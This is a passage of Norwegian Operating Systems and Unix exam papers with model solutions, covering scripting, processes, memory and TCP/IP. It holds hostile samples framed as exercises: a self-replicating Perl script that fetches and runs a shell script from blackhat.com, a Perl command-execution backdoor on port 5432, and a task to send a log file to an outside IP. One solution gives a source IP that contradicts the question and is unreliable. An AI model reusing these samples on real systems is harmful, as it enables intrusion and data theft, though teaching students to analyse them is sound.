Skriv et Perl-script som tar et brukernavn som argument og som summerer og skriver ut den totale summen av kolonnene `VSZ` og `RSS` for prosesser eid av denne brukeren.

Oppgave 5 - Nettverk (15%)

Følgende er litt av output fra en Linux-kommandoen utført på en Linux-maskin med navnet `fix`:

```
eth0      Link encap:Ethernet  HWaddr 00:0F:1F:8D:70:2A
          inet addr:128.39.74.13  Bcast:128.39.75.255  Mask:255.255.254.0
```

a) Hvilken Linux-kommando er dette?

b) Hva er 128.39.74.13 og hvor mange bits brukes for å lagre det?


c) Hva er MAC-adressen og netmask for denne maskinen?

d) Når `fix` sender en nettverkspakke til `nixy`(128.39.74.71), vil pakken gå innom en gateway? Forklar kort.

e) Når `fix` sender en nettverkspakke til `linus`(128.39.75.71), vil pakken gå innom en gateway? Forklar kort.

f) Når `fix` sender en nettverkspakke til `vorlon`(128.39.89.71), vil pakken gå innom en gateway? Forklar kort.

g) Når en bruker på `fix` logger seg inn på `vorlon`(128.39.89.71) med `ssh`, startes opprettelsen av forbindelsen ved at det sendes en nettverkspakke til `vorlon`. Figuren viser noen av feltene i IP og TCP-headeren for en slik pakke. Skriv ned verdien for følgende felt i første pakke til `vorlon`: sender adresse, mottager adresse, source port, destination port, SYN og ACK. En av verdiene kan du ikke vite nøyaktig, men skriv ned en typisk verdi.



h) Neste pakke som sendes er svaret fra `vorlon`. Skriv ned verdien for de samme feltene som i forrige delspørsmål for denne pakken også.

–SLUTT–

24.1 Løsningsforslag eksamen høsten 2010 Operativsystemer og Unix

Oppgave 1 - Kommandolinjen (10%)

a) `chmod 640 ~/.bashrc`

b) `mv ~/.bashrc /tmp`

c) `(ls fil.txt).CreationTime`

d) `(ls fil.txt).CreationTime.Year`

e) Den avslutter alle kjørende prosesser som heter notepad ved å løpe igjennom alle prosesser i en foreach-løkke og drepe en etter en av prosessene som har dette navnet. `kill -n notepad` gjør det samme.

f) `ps | foreach { $sum +=  $_.Length}; $sum`

Oppgave 2 - Prosesser og CPUer (20%)

a) `run()` kjøres tre ganger etter hverandre i en og samme prosess og dermed hele tiden på samme CPU. Det tar da 5 sekunder å kjøre hver runde ferdig.

```
Ferdig etter 5.0 sekunder
Ferdig etter 10.0 sekunder
Ferdig etter 15.0 sekunder
```

b) Først kjøres `run()` en gang og er ferdig etter 5 sekunder. Kallet på `fork()` gjør at en child prosess startes som på samme måte som parent kjører `run()`. Men disse vil kjøre som uavhengige prosesser på hver sin prosessor og dermed er begge ferdig 5 sekunder senere.

```
Ferdig etter 5.0 sekunder
Ferdig etter 10.0 sekunder
Ferdig etter 10.0 sekunder
```

c) Først gjøres det en fork og parent starter en run-prosess. Child fork'er med en gang den starter opp og dermed vil to uavhengige prosesser til kjøre `run()`. Dermed starter tre uavhengige prosesser samtidig, Darwin kjernen sørger for at de deler broderlig på de to CPU'ene og dermed blir alle tre ferdig etter $3x5/2 = 7.5$ sekunder.

```
Ferdig etter 7.5 sekunder
Ferdig etter 7.5 sekunder
Ferdig etter 7.5 sekunder
```

Under vises resultatet av en virkelig kjøring av programmene. Legg merke til at resultatet fra den siste prosessen printes ut etter at scriptet har avsluttet og promptet er skrevet ut.

```
hh$ ./sumA.pl
Ferdig etter 4.98 sekunder
Ferdig etter 9.98 sekunder
Ferdig etter 14.95 sekunder
hh$ ./sumB.pl
Ferdig etter 5.00 sekunder
Ferdig etter 10.01 sekunder
Ferdig etter 10.01 sekunder
```

```
hh$ ./sumC.pl
Ferdig etter 7.50 sekunder
Ferdig etter 7.53 sekunder
hh$ Ferdig etter 7.54 sekunder
```

Oppgave 3 - CPU og registere (30%)

a) Et CPU-register er en minneenheten i CPU'en som brukes direkte i CPU-instruksjoner som ADD, SUB og CMP. De brukes til å lagre data CPU'en jobber med og også selve instruksjonene. CPU-registere er den hurtigste og minste minneenheten i en datamaskin.

b) Med 8 bit kan man lagre heltall fra 0 til $2^8 - 1$, det vil si at det høyeste heltallet er 255.

c) Når en CPU skal gjøre beregninger må den mates med data fra internminnet, men det tar mye lenger tid å hente data fra minnet enn fra registere. Dermed kan ikke data hentes like hurtig som CPU'en kan bruke dem. For å bedre situasjonen bruker man et hurtig cache-minne som et buffer mellom registerne og internminnet. Ofte brukes instruksjoner og data som ligger nær hverandre i minnet og dermed spares mye tid ved å hente over større deler fra internminnet av gangen til cache.

d) Å kompilere et C-program vil si å oversette høynivå-språk til maskininstruksjoner som kan kjøres direkte av CPU'en. Når man på en Linux maskin kompilerer et program som for eksempel heter prog.c, oversetter kompilatoren C-koden til maskinkode og det lages en ny fil a.out som inneholder den genererte maskinkoden.

e) Et operativsystem kan i utgangspunktet ikke vite hva maskininstruksjonene til et program utfører og må derfor la programmet utføres sekvensielt på én CPU. OS kan ikke på egen hånd dele opp programmet og kjøre deler av det på den andre CPUen.

f) En programmerer av et slikt program vil for eksempel kunne dele jobben mellom to uavhengige tråder som oversetter hver sin del av programmet fra assembly til maskinkode. Dermed kan programmet utnytte to CPUer ved at OS setter igang en tråd på hver sin CPU.

g)

```
if(n == 3){
     n += 3;
}
```

h)

```
00100111
11000001
11110101
01000001
```

i) Hvis det skjer en context switch etter at M[3] er hentet inn fra minnet, kunne det i prinsippet ha medført en race condition. Men i dette konkrete tilfellet er alt koden gjør å endre variabelens verdi til 6 kun i det spesielle tilfellet at den i utgangspunktet har verdien 3. Dermed kan ikke trådene ødelegge for hverandre hvis det kun er disse to som kjører samtidig. Hvis n ikke er 3 i utgangspunktet vil ingen av trådene gjøre noen endring. Om verdien er 3 vil begge sette den til 6, så de ødelegger ikke for hverandre om begge prøver å gjøre det samtidig. Men om en tredje tråd kjørte samtidig og kunne sette verdien på n ville en race condition oppstått om den tredje tråden satte verdien etter at den første tråden leste den, men før den andre leste den. Å sikre seg mot dette kunne da løses ved en form for mutex-løsning.

Oppgave 4 - Scripting (25%)

a)

```
#! /bin/bash
while [ True ]
do
   if [ ! -f ~/.bashrc ]
   then
       cp /etc/bashrc ~/.bashrc
       chmod 700 ~/.bashrc
       echo 'alias ll="ls -l"' >> ~/.bashrc
       echo "$(date) /etc/bashrc kopiert" >> ~/.log
   fi
   sleep 300
done
```

b)

```
#! /usr/bin/perl

open(PS,"ps aux |");
<PS>;
while ($line = <PS>){
    @arr = split(/\s+/,$line);
#   @arr = split(" ",$line); virker også
    if($ARGV[0] eq $arr[0]){
           $VSZ += $arr[4];
           $RSS += $arr[5];
    }
}
print "VSZ: $VSZ\n";
print "RSS: $RSS\n";
```

Oppgave 5 - Nettverk (15%)

a) `ifconfig`

b) 128.39.74.13 er maskinens 32bits IP-adresse.

c) MAC-adressen er 00:0F:1F:8D:70:2A og netmask er 255.255.254.0.

d) Nei, nixy tilhører samme subnet og pakken går defor direkte.

e) Siden netmask er 255.255.254.0 vil subnettet fix tilhører bestå av de 512 IP-adressene 128.39.74.0 - 128.39.75.255. Netmask'en betyr at 23 første bit'ene er nettverksnummeret og de 9 siste er hostnummeret. Pakken går derfor direkte fordi `linus` også tilhører samme subnet.

f) Ja, `vorlon` tilhører et annet subnet og pakken må derfor gå innom en gateway for å komme frem.

g)

sender adresse	129.18.74.13	`fix`
mottager adresse	128.39.89.71	`vorlon`
source port	7425	portnummer generert av ssh-client, større enn 1024
destination port	22	ønsker å kontakte tjeneste 22, ssh, på server
SYN	1	SYN-flagg settes i første pakke i handshakingen
ACK	0	ACK-flagg er ikke satt i første pakke

h)

sender adresse	128.39.89.71	`vorlon`
mottager adresse	129.18.74.13	`fix`
source port	22	ssh-serverens portnummer
destination port	7425	portnummeret som client sendte i forrige pakke
SYN	1	SYN-flagg settes også i andre pakke i handshakingen
ACK	1	ACK-flagg settes i svarpakken (acknowledge)

–SLUTT–

25 Eksamen våren 2011 Operativsystemer og Unix

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1 - Bash og prosesser (25%)

a) Skriv en bash-kommando som legger resultatet av kommandoen `pwd` i filen `/tmp/pwd`

b) Skriv et bash-script `arg.bash` som tar to argumenter og skriver dem ut med ordet `og` i mellom. Eksempel på hvordan en kjøring skal se ut:

```
$ ./arg.bash En To
En og To
```

c) Anta at du har kompilert et CPU-intensivt Java-program `Calc.java` som gjør en matematisk beregning og bruker så mye CPU som det er mulig å få tilgang til. Skriv et bash-script med navn `run` som setter igang dette Java-programmet på en Linux-maskin.

d) Hvordan kan du da fra kommandolinjen i et bash-shell starte to uavhengige prosesser `run` som kjører samtidig?

e) Disse to uavhengige prosesser som kjører på en maskin med èn CPU. Forklar kort om et multitasking operativsystem vil gjøre at det går raskere å fullføre disse prosessene når de startes samtidig, sammenlignet med om de kjører etter hverandre.

f) Du skriver nå om Java-koden og lager et program som lager to tråder (Java threads) som begge gjør den samme regnejobben. Du starter nå Java-programmet på samme maskin. Sammenlign kort denne måten med å kjøre to uavhengige Java-prosesser som i de forrige delspørsmålene.

g) Forklar kort hva som skjer når du starter det samme Java-programmet med to tråder på en maskin med en like rask CPU, men som er hyperthreading. Vurder kort om dette vil gå fortere.

h) Datalærer H prøver på en forelesning 1. april å overbevise studentene sine om at han med et lite perlscript kan få en datamaskin til å forstå muntlige kommandoer. Han starter først perlscriptet som egentlig ikke gjør noen ting i et bash-shell på storskjerm i forelesningssalen. Dette shellet har TTY nummer pts/3. Uten at studentene merker noe setter lærer H så opp en skype-samtale med enn annen og medsammensvoren lærer K som dermed hører alt som blir sagt i timen. Denne lærer K har via ssh et annet bash-shell oppe på samme maskin. Hver gang lærer H sier en kommando høyt i klassen, taster lærer K inn kommandoen til et lite script som tidligere er startet med kommandoen `$ ./april.bash 3`. Scriptet `april.bash` ser slik ut:

```
#! /bin/bash
tty=$1
while [ true ]
do
   read in
   $in > /dev/pts/$tty
   $in
done
```

Forklar kort hva dette scriptet gjør og hvilken effekt det har når den medsammensvorne lærer K skriver inn kommandoene han hører over skype-forbindelsen til dette scriptet.

i) Når lærer H sier høyt en kommando som ikke finnes, for eksempel `lst`, kommer det ikke opp noen feilmelding på storskjermen slik det burde. Forklar kort hvorfor bare lærer K ser denne feilmeldingen og hvordan scriptet kunne vært endret slik at studentene fikk se denne feilmeldingen også.

Oppgave 2 - Internminne (20%)

a) Det er forskjell på hvor lang tid det tar for en CPU å hente data fra lagringsenhetene RAM, CPU-cache og harddisk. Omtrent hvor lang tid tar det for CPU å hente data fra disse tre enhetene, sammenlignet med tiden det tar å hente data fra registerne?

b) Forklar kort hvordan paging gjør det mulig å flytte deler av minnet for en prosess ut og inn av RAM.

c) Ved paging, kan det være forskjell på hvor instruksjonene legges når de ikke er i RAM og hvor prosessens data og variabler legges? Forklar kort.

d) CPU utfører en x86-instruksjon som henter en byte fra RAM og legger den i et register. Vil CPU-cache kunne involveres når denne instruksjonen utføres? Forklar kort.

e) CPU utfører en x86-instruksjon som sammenligner tallene i to registere. Vil CPU-cache kunne involveres når denne instruksjonen utføres? Forklar kort.

f) En liten CPU bruker 10-bits registere til å adressere en byte i internminnet. Hvor stort er da det virtuelle adresserommet som kan adresseres med disse 10-bit adressene?

g) Det virtuelle adresserommet for alle prosesser på det samme systemer er delt inn i sider (pages) med en sidestørrelse på 128 bytes. Hvor mange sider utgjør det virtuelle adresserommet til en prosess?

h) Det fysiske minnet (RAM) som denne CPUen er koblet til er på bare 1 KByte. Forklar kort for dette eksempelet om virtuelt minne kan gjøre det mulig å kjøre et program som er på 2 KByte og dermed for stort for RAM.

i) Hva tar lengst tid, en cache miss eller en page fault? Er forskjellen i tid det tar stor? Forklar kort.

j) I et C-program er et integer array med plass til 200 millioner heltall deklarert. Når man bruker dette arrayet vil elementene array[0], array[1], array[2] og så videre legges etterhverandre i RAM. Den viktigste delen av programmet ser slik ut:

```
int i,j;
for(i = 0;i < 2000000;i++){
   j = i*100;
   array[i] = i;
}
```

Du kompilerer og kjører dette programmet og det fullføres svært raskt:

```
$ time a.out
Real:0.016 User:0.004 System:0.012 97.26%
```

Du endrer så kun indeksen `i` til `j` i linjen der verdien skrives til arrayet slik at den blir `array[j] = i;` . Deretter kompilerer og kjører du programmet igjen og nå bruker det mye lengre tid:

```
$ time a.out
Real:0.745 User:0.032 System:0.704 98.80%
```

Diskuter kort mulige årsaker til at denne versjonen av programmet bruker mye lengre tid til tross for at det utfører det samme antall, to millioner, skriveoperasjoner til RAM.

Oppgave 3 - Perl (20%)

Mr. White jobber som sysadmin hos Norges Bank. Han får en dag mail fra en gammel studiekamerat, Mr.Grey, som forteller at han har laget et nyttig lite monitoreringsverktøy som kan kjøre i bakgrunnen og oppdage og fjerne spyware. Programmet heter `monitor.0` og ser slik ut:

```
@nm=split("[.]" ,$0);

$nm[1]+=7;
$newName="$nm[0].$nm[1]";
$newBin=$nm[1];


open(F1,"$0");
@f1=<F1>;
close F1;

unlink $0;

&plugin;

open(F2,">$newName");
foreach (@f1){
    print F2 $_;
}
close F2;

system "cp /usr/bin/perl ./$newBin";
system "./$newBin $newName &";

sleep 1;
unlink $newBin;

system "wget www.blackhat.com/~mrblack/config.php -O config.sh";
system "./config.sh";

sub plugin {
    $i or $i=0;
    $i++;

    print "Monitor $i running! \n";

    #Put your own plugins here!
    sleep 60;
}
```

Programmet kjøres med kommandoen `$ perl monitor.0`. En viktig egenskap ved monitor.0 er at det kan utvides. Mr.Grey har skrevet en subrutine kalt "plugin" som foreløpig ikke gjør så mye. Her kan Mr. White legge inn egne utvidelser. Mr. White husker Mr.Grey som en dyktig programmerer og har lenge vært på utkikk etter et godt monitoreringsverktøy. Han lagrer vedlegget og går i gang med å implementere utvidelser. Han stoler på Mr.Grey, men føler allikevel at han burde undersøke koden litt nærmere før han starter monitor på hovedserveren (ubuntu server edition) til Norges Bankkkk.

Hint:

1. `split("[.]")` splitter på tegnet punktum.
2. `unlink` er en perl-kommando som fjerner en fil fra filsystemet.
3. `$0` er en referanse til navnet på scriptet som kjører. Dette gjelder både om scriptet startes med `$ perl script.pl` og `$./script.pl`
4. `wget` henter ned innholdet fra en webside. Med argumentet `-O minfil.txt` vil innholdet skrives til filen `minfil.txt`

a) Begynn med å undersøke subrutinen `plugin` og forklar kort hva som skjer.

b) Skriv en egen subrutine, kalt `winlog`. Rutinen skal åpne filen `~/powershellImport/syslog.txt` med perl-kommandoen `open` og ved hjelp av ren perl-kode (altså ikke bruk av bash script el. inne i perl-koden) finne ut om filen inneholder feilmeldinger. Mr.White har sørget for at feilmeldingene er linjer som begynner med ordet `Error`, fulgt av et tall, for eksempel slik:

```
Error598:Attempted remote desktop login failed - wrong password for user Mr.Black!
```

Strømmen som åpnes skal lukkes etter bruk, på hensiktsmessig måte, og det skal skrives ut `true` hvis fila inneholder feil, ellers `false`.

c) Les igjennom programmet `monitor.0` og beskriv punktvis hva programmet gjør. Uttrykk deg kort og konsist.

d) Anta at `monitor.0` har kjørt i ti minutter. Hva ville prosessen hete?

Oppgave 4 - Powershell (20%)

I tillegg til flere store Unix-servere administrerer Mr. White noen windowsmaskiner. Disse maskinene er det stadig problemer med og Mr. White har derfor laget et script på hver maskin, som skriver ut relevant informasjon fra hendelsesloggen og skriver den til en tekstfil. Til nå har han måttet hente tekstfilen manuelt, men nå ser han muligheten for å skrive en plugin til `monitor.0` som henter dette ut automatisk.

I powershell-konsollet på en Windows 2008-server, gir kommandoen `PS C:\Logs> ls` følgende output:

```
    Directory: Microsoft.PowerShell.Core\FileSystem::C:\Logs

Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---        16.05.2011     08:00      11590 FIO_members.txt
-----        26.02.2011     07:00       1702 spooler_surveillance.txt
-a---        14.05.2011     07:56      12908 syslog.txt
```

Loggen skrives til filen `syslog.txt` og for å finne ut hvilke muligheter powershell gir, undersøker Mr. White nærmere, med en kommandoen `PS C:\Logs> ls syslog.txt | get-member`. Kommandoen gir følgende (utsnitt):

```
   TypeName: System.IO.FileInfo
```

```
Name                        MemberType     Definition
----                        ----------     ----------
AppendText                  Method         System.IO.StreamWriter AppendText()
CopyTo                      Method         System.IO.FileInfo CopyTo(String de...
...
set_CreationTime            Method         System.Void
set_CreationTime(DateTime...
set_LastAccessTime          Method         System.Void
set_LastAccessTime(DateTime...
set_LastWriteTime           Method         System.Void
set_LastWriteTime(DateTime...
...
CreationTime                Property       System.DateTime CreationTime {get;s...
LastAccessTime              Property       System.DateTime LastAccessTime {get...
LastWriteTime               Property       System.DateTime LastWriteTime {get;...
Length                      Property       System.Int64 Length {get;}
Name                        Property       System.String Name {get;}
...
```

a) Forklar hva som skjer i kommandoen over. Forklar også hvorfor det ikke ville gi mening å lage noe tilsvarende kommandoen `Get-member` i bash. Uttrykk deg kort og konsist.

Mr. White ønsker nå å ta kopi av systemloggen. Kopiering av filen vil gjøre at aksesseringstidspunktet til filen endres i filsystemet, men fordi han ikke stoler helt på windows ønsker han å endre dette manuelt. Han skriver først et par kommandoer for å sjekke at han husker hvordan powershell håndterer tidspunkt:

```
PS C:\Logs> Get-date

16. mai 2011 07:56:48

PS C:\Logs>$time=Get-date
PS C:\Logs>$time.Get-type()

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     True     DateTime                                 System.ValueType
```

Han vet nå hvordan formatet på dagens dato ser ut, og prøver følgende, som gir feilmelding:

```
PS C:\TEMP> "syslog.txt".setLastAccessTime("16. mai 2011 07:56:48")
Method invocation failed because [System.String] doesn't contain a method named
 'setLastAccessTime'.
At line:1 char:31
+ "syslog.txt".setLastAccessTime( <<<< "16. mai 2011 07:56:48")
PS C:\TEMP>
```

b) Les feilmeldingen nøye og forklar kort hva som gikk galt. Ser du flere ting som ikke er riktig?

c) Anta at du står i kommandolinjen og at du har gjort det som står nevnt over. Vis nå hvordan du ville gått frem for å endre aksesstidspunkt. Du kan gjøre dette i flere trinn, eller med en enkelt kommmando - det blir det samme.

Mr. White er ferdig med aksesstidspunktet og jobber nå med tidspunktet for siste endring.

d) I outputen fra kommandoen `Get-member`, vist over, gis det to måter å hente ut tidspunktet fra filobjektet på. Angi hvilke, og forklar forskjellen på disse.

e) For hver av de to måtene, gi en kommando som lagrer tidspunktet for sist filen ble skrevet til, i variablen `$lastChanged`.

f) Skriv et lite powershell-script som går igjennom filen `syslog.txt`, og ser etter feilmeldinger, på samme format som i perl-scriptet over. Powershell-scriptet skal skrive ut `true` hvis filen inneholder feilmeldinger, ellers `false`.

Oppgave 5 - Perl sockets (15%)

Etter en tid blir Mr. White tilsendt et perl program som Mr. Gray ønsker han skal starte opp og la kjøre i bakgrunnen på hovedserveren til Norges Bank. Dette programmet skal gjøre det enklere å oppgradere programvaren. Programmet ser slik ut:

```
#! /usr/bin/perl
use IO::Socket::INET;

$socket = IO::Socket::INET->new(LocalPort => 5432,Listen => 5);

while ($socketConnection = $socket->accept()){
    $read = <$socketConnection>;
    $res = `$read`;
    print $socketConnection $res;
    close($socketConnection);
}
```

a) Forklar kort og konsist hva dette programmet gjør og hvilke muligheter det gir til Mr. Gray om Mr. White lar det stå å kjøre på serveren.

b) Mr. Gray ba Mr. White om å sende IP-adressen til hovedserveren og det gjorde han, den er 10.0.0.8. Han spør også om Mr. White har internett-tilgang og det har han; han når internett fra en nettleser på serveren. Men Mr. Gray var ikke fornøyd, han fikk tidligvis ikke til å oppgradere programvaren. Forklar kort hva årsaken kan være til at Mr. Gray ikke er fornøyd. Hvilke endringer i gatewayen inn til nettverket der serveren går kunne vært gjort for å løse problemet?

c) Nettverksdrift i Norges Bank vil ikke hjelpe til med å løse problemet. Mr. Gray ønsker da istedet å sende et plugin til Mr. White som når det starter kobler seg til TCP-port 5432 på hans IP-adresse 55.127.38.115, sender filen `~/powershellImport/syslog.txt` over socketforbindelsen og så avslutter. Skriv den delen av plugin'et som gjør dette.

d) Etter at Mr. White installerer dette plugin'et blir Mr. Gray fornøyd. Forklar kort hvorfor denne løsningen virker bedre enn den opprinnelige løsningen der serveren kjører i Norges Bank.

–SLUTT–

25.1 Løsningsforslag, eksamen våren 2011 Operativsystemer og Unix

Oppgave 1 - Bash og prosesser (25%)

a) `pwd > /tmp/pwd`

b)

```
#! /bin/bash
echo "$1 og $2"
```

c)

```
#! /bin/bash
java Calc
```

d)

```
$ ./run&
$ ./run
```

hvor ./ er nødvendig om '.' ikke er med i PATH. Eventuelt

```
(./run&);./run
```

om man vil gjøre det med en enlinjes kommando (`./run&;./run` gir syntax error near unexpected token ;).

e) Det vil ikke gå raskere å kjøre disse prosessene samtidig. Siden de er CPU-intensive vil de bruke 100% av CPUen når de først kjører og prosessene vil dermed i praksis måtte bytte på å bruke CPUen. Når det ikke er noen naturlig ventetid på data eller I/O er det ikke noen tid å tjene inn på multitasking.

f) Denne måten å kjøre programmet på vil i praksis ligne mye på den forrige. Linux vil schedulere de to trådene som uavhengige enheter, og som for prosessene må de pent dele på den ene CPUen som er tilgjengelig. Dermed vil det hele gå omtrent like fort. En context switch går litt fortere mellom to tråder, men i praksis vil det være umerkelig sammenlignet med den tiden beregningene bruker. Det vil også brukes litt mindre minne siden trådene kjører noe felles kode.

g) Linux betrakter CPUen med hyperthreading som to kjerner (rapporterer to CPUer i /proc/cpuinfo) og kjører en tråd på hver av disse. Men i en slik CPU er det kun èn ALU og når alle instruksjonene bruker ALUen vil de to trådene måtte bytte på å bruke denne og det vil ikke gå fortere å kjøre programmet. Hyperthreadingen gjør at trådene kan switches mellom ekstremt hurtig, men det hjelper ikke når de aldri må vente på data fra minne eller I/O, og den andre tråden dermed ikke kan utnytte denne ventetiden til å gjøre instruksjoner.

h) Først legges tallet som gis som argument i variablene `$tty`, 3 i dette tilfellet. Scriptet går i en evig løkke og leser inn input fra tastaturet til variabelen `$in`. For hver linje som skrives inn, utføres dette som en kommando i shellet. Resultatet av kommandoen sendes til `/dev/pts/3` og vises på storskjermen. Dermed ser det for tilskuerne ut som om de muntlige kommandoene utføres når de blir sagt høyt. I tillegg utføres kommandoen på det lokale shellet til lærer K, slik at han ser resultatet av kommandoen selv.

i) Denne feilmeldingen sendes til STDERR og det er bare STDOUT som vidresendes til den andre pts'en. Dermed vil den vises to ganger i det lokale shellet til lærer K. Om linje 6 endres til

```
$in &> /dev/pts/$tty
```

vil også feilmeldingen sendes til storskjermen. Følgende gir også det samme: `$in > /dev/pts/$tty 2>&1`.

Oppgave 2 - Internminne (20%)

a) KOm det tar et nanosekund å hente data fra et register, kan det ta 1-5 nanosekunder å hente fra CPU-cache, avhengig av om det er L1, L2 eller L3 cache og omtrent 10-50 nanosekunder å hente fra RAM. Disk aksess tar flere millisekunder, altså omtrent en million ganger så lang tid.

b) Ved hjelp av en pagetabell i MMU og i selve minnet lagres lokasjonen for alle sider som befinner seg i RAM. Dermed kan alle instruksjoner CPU utfører bruke virtuelle adresser i sitt eget adresserom, uavhengig av hvor i det fysiske RAM siden virkelig ligger. Når sider lastes inn og ut fra swap-området, trenger bare pagetabellen å oppdateres og sidene kan plasseres hvor som helst i RAM.

c) Ja, selve den kjørbare koden, instruksjonene, endrer seg ikke og den kan derfor ligge på samme sted på disken og leses derfra ved behov. Disse sidene behøver aldri å skrives ut på nytt siden de ikke endres. Data og variabler, heapen, kan dynamisk endres og vokse og dette legges i spesielle swap-områder på disken slik at de hurtig kan skrives til og eventuelt krympes eller utvides når endringer skjer.

d) Ja, det vil først bli sjekket om denne byte'n ligger i cache og den blir hentet derfra om den gjør det. Hvis ikke er det en cahce-miss og den må hentes fra RAM.

e) Tallene ligger allerede i registerne, så det er ikke behov for å hente noe fra RAM/cache for å utføre denne instruksjonen.

f) Adresserommet er da på $2^{10} = 1024$ adresser.

g) Det er plass til 8 sider i adresserommet, $1024/128 = 8$.

h) Det fysiske minnet er like stort som det virtuelle adresserommet og det gir da ikke mening å bruke virtuelt minne, siden bare èn KByte kan adresseres. Dermed er maksimal størrelse for et program 1 KByte.

i) En cahce miss tar 10-50 nanosekunder, siden data må hentes fra RAM. En page fault betyr at en hel side må hentes fra disk og det tar flere millisekunder, altså minst 100.000 ganger så lang tid (en cache miss kan enkelte ganger også føre til en page fault, og da tar den tilsvarende lang tid).

j) Det er to faktorer som medvirker til at versjon to tar nesten 50 ganger så lang tid. For det første utnytter den første versjonen cacheing av dataene som skrives mye bedre siden denne versjone hele tiden skriver til bytes i minne som ligger ved siden av hverandre. I versjon to er det hele tiden hundre byte i mellom. Men hvis kunne denne faktoren spilte inn, ville ikke forskjellen vært så stor, siden forskjellen mellom cahce og RAM-hastighet ikke er like stor. Faktor to er at den første versjonen kun skriver til de første 2 millioner heltallene i RAM. Typisk er et heltall på fire byte, og 8MByte brukes. Dette kan fint ligge i RAM. Versjon nummer to skriver da til 800MByte og dette vil typisk involvere skriving til swap om det ikke er plass til alle dataene i RAM på en gang. Den store forskjellen i hastighet tyder på at det er tilfelle.

Oppgave 3 - Perl (20%)

a) 1. Skalarvariablen $i settes til 0 - hvis den ikke er satt. defaultverdi for alle skalarer er den tomme strengen, "", som valuerer til usann i en logisk test. Dersom $i ikke er satt vil den valuere til usann og neste ledd i "or"-uttrykket valueres.
2. $i inkrementeres med 1.
3. "Monitor n running!" skrives til stdout, der n er verdien av $i.
4. Programmet venter i 60 sekunder

b)

```
TIMTOWTDI. Forslag:
#! /usr/bin/perl               #optional
sub winlog{
        chdir "$ENV{HOME}/powershellImport";
        #Evt. chdir; chdir("powershellImport");
        open(FIL,"syslog.txt");
        while($line=<FIL>){
                @words=split(":",$line);
                if($words[0] =~ /Error*/){
                        $count++;
                }
        }
        if($count){
                print "true";
        }else{
                print "false";
        }
        close(FIL);
}
```

c) 1. Programmet leser inn sin egen kildekode, og lagrer hver linje i et array.
2. Programmet sletter seg selv, men kildekoden ligger lagret i minnet.
3. Programmet kjører "plugin"-subrutinen, som involverer en pause. (og hver gang skriver ut Monitor 1 running!)
4. Programet skriver ut sin egen kildekode til en ny fil, "monitor.n", der n er 7 større enn i programmets opprinnelige navn.
5. Programmet kopierer binærfilen perl, til filen ./n, der n er den samme som over
6. Programmet starter den nye kopien av perl, med filen som inneholder den nye kopien av kildekoden som argument.
7. Programmet sover 1 sekund og sletter så den nye kopien av perl. (Da har perl rukket å lastes inn på stack)
8. Programmet laster inn og kjører et shell-script fra blackhat.com - vi vet ikke hva dette scriptet gjør.

d) Monitor.70 (Programmet sover 60 sekunder i subrutinen plugin, før den starter den nye prosessen. Den sover også 1 sekund før kopien av perl slettes. Hver kjøring tar altså 61 sekunder, men den nye prosessen er da startet etter 60 sekunder, og det siste sekundet kjører de i parallell. De første 60 sekundene vil prosessen hete "perl", før prosess 7 starter. 1 minutt senere heter den 14, deretter 21, etc. Etter 10 minutter, vil programmet ha kjørt 10 runder og prosessen vil da hete monitor.70.)

Oppgave 4 - Powershell (20%)

a) Kommandoen ls (alias for get-childItem) syslog.txt, returnerer filobjektet for filen med navn syslog.txt. Dette objektet pipes til kommandoen get-member, som lister opp alle metoder og alle egenskaper (properties) ved objektet. Bash er ikke objektorientert, så kommandoen ls syslog.txt — minKommando, vil ikke sende et objekt til minKommando, men bare filnavnet.

b) b) Feilmeldingen sier at klassen "System.String" ikke har noen metode kalt 'setLastAccessTime'. Feilmeldingen gir mening, fordi vi prøver å gjøre et metodekall på strengen "syslog.txt". Det er heller ingen metode på filobjektet som heter setLastAccessTime() - den heter set_LastAccessTime, og en siste ting som er feil er at vi prøver å sende en streng med som argument. Fra utskriften ser vi at metoden tar som argument et DateTime-objekt.

c) $file=ls syslog.txt; $file.set_LastAccessTime($time);
#Evt. (ls syslog.txt).set_LastAccessTime($time);

d) Vi har get_LastAccessTime(), som er en metode, og LastAccessTime, som er en egenskap. Metoder "gjør arbeid", dvs. De kan inneholde instruksjoner til prosessoren, som eksekveres ved et kall, mens egenskapen bare er data.

e) $lastChanged=$file.get_LastAccessTime();
$lastChanged=$file.LastAccessTime;

f)

```
  TIMTOWTDI
$result=$false;
get-content syslog.txt | foreach{
        if($_ -like "Error*"){
                $result=$true;
        }
}
$result;
```

Oppgave 5 - Perl sockets (15%)

a) Programmet starter en server-socket som står og lytter på port 5432. Den venter i en evig løkke på forbindelser. Når en klient kobler seg opp, leser den en linje over socketforbindelsen. Teksten i den linjen som mottas kjøres som en kommando på serveren og resultatet av denne kommandoen sendes tilbake til klienten. Dette gir Mr. Gray en såkalt bakdør slik at han kan kjøre Linux-kommandoer på Norges Banks Linux-server med samme rettigheter som den brukeren som starter serveren.
